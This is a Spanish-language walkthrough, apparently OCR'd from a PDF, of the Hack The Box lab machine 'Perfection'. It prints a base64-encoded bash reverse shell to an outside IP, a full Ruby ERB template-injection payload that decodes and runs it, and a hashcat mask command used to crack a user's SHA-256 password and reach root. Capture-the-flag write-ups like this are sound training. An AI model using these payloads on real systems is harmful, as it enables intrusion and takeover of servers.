
260- PERFECTION


1. PERFECTION

https://app.hackthebox.com/machines/Perfection





1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

- 


1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puerto 22 y 80* abiertos.
  - 


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  - 


1.3. Tecnologías web


- **Whatweb**: nos reporta lo siguiente. Parece que nos enfrentamos a un servidor web que usa por detrás *WEBrick*, que es una biblioteca estándar de **Ruby**. La versión de Ruby parece ser la *3.0.2*.

- 

1.4. SSTI in Ruby


- Entramos a la página web. Dentro de ésta, vamos a interceptar una petición con Burp Suite.
  - 


- Una vez interceptada la petición, probamos inyectar comandos modos en los diferentes campos. Encontramos un campo que nos devuelve el output del comando ejecutado, por tanto, este campo es vulnerable. Crearemos ahora un payload para obtener una reverse shell. Lo codificaremos usando la herramienta HURL, primero a *base64*: `hURL -B "bash -i >& /dev/tcp/10.10.16.11/443 0>&1"`, y posteriormente, URL encode: `hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ=="`.
  - 

- Ya tenemos nuestro payload. Sabemos que por detrás se está aplicando **Ruby**, por ello, usaremos su sintaxis para inyectar el comando. Este será el payload completo: `a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D|+base64+-d+|+bash");%25>`. Nos ponemos en escucha con **Netcat**.
  - `echo+` y `|+base64+-d+|+bash"`: usamos esto (en URLencode) para que se decodifique el payload y se ejecute en el sistema. Por otro lado, el signo `+` a veces se utiliza en lugar de espacios para evitar problemas de interpretación de argumentos. Esto se debe a que algunos comandos pueden interpretar los espacios como delimitadores de argumentos, lo que puede causar problemas si se están pasando cadenas que contienen espacios.
  - 


> - Sintaxis de Ruby usada:
>   - `a`: simplemente es el carácter *a*, usado para rellenar el campo de manera inicial.
>   - `%0A`: es un carácter especial en la codificación URL que representa un *salto de línea* (`\n`).
>   - `<`: es el carácter <, comúnmente utilizado para abrir etiquetas en HTML o en plantillas de Ruby.
>   - `%25`: cuando decodificamos este valor, obtenemos %, carácter de porcentaje utilizado en la codificación URL.
>   - `%3d`: es el carácter = codificado en URL.
>   - `<%=` y `%>`: en plantillas de Ruby, esta sintaxis se usa para abrir y cerrar respectivamente interpolaciones de código.


1.5. Privesc via Mask Attack with Hashcat

- Enviamos el payload y obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *Susan*.
    - 

- En un mail que recibe este usuario, vemos unas especificaciones o normativas que deben tener las nuevas contraseñas de los usuarios: éstas deben tener, al final de la misma, una secuencia numérica entre 1 y 1.000.000.000. Ahora, vamos al directorio personal del usuario, encontramos una carpeta /Migration, a la cual accedemos. Dentro tenemos un archivo *.db*, al cual le aplicamos un `string`. Tenemos un *hash de contraseña* que copiamos en un archivo llamado *hash.txt* en nuestro sistema.
    - 

- Con **Hash-Identifier** descubrimos que se trata de un hash en *SHA-256*.

- 

- Ahora con **Hashcat** tratamos de romper el hash: `hashcat -m 1400 -a 3 hash.txt "susan_nasus_?d?d?d?d?d?d?d?d?d"`. Básicamente, estamos proporcionando el prefijo *susan_nasus* seguido de *?d?d?d?d?d?d?d?d?d*, es decir, los caracteres numéricos a sustituir.
  - El patrón `?d` en **Hashcat** se utiliza como un marcador de posición para representar *dígitos numéricos*. En Hashcat, estos marcadores de posición se utilizan en combinación con el ataque de fuerza bruta (modo `-a 3`) para generar cadenas de texto posibles que se probarán como contraseñas. .
  - 

- Obtenemos la contraseña, con la cual podemos directamente iniciar sesión como **root**.
  -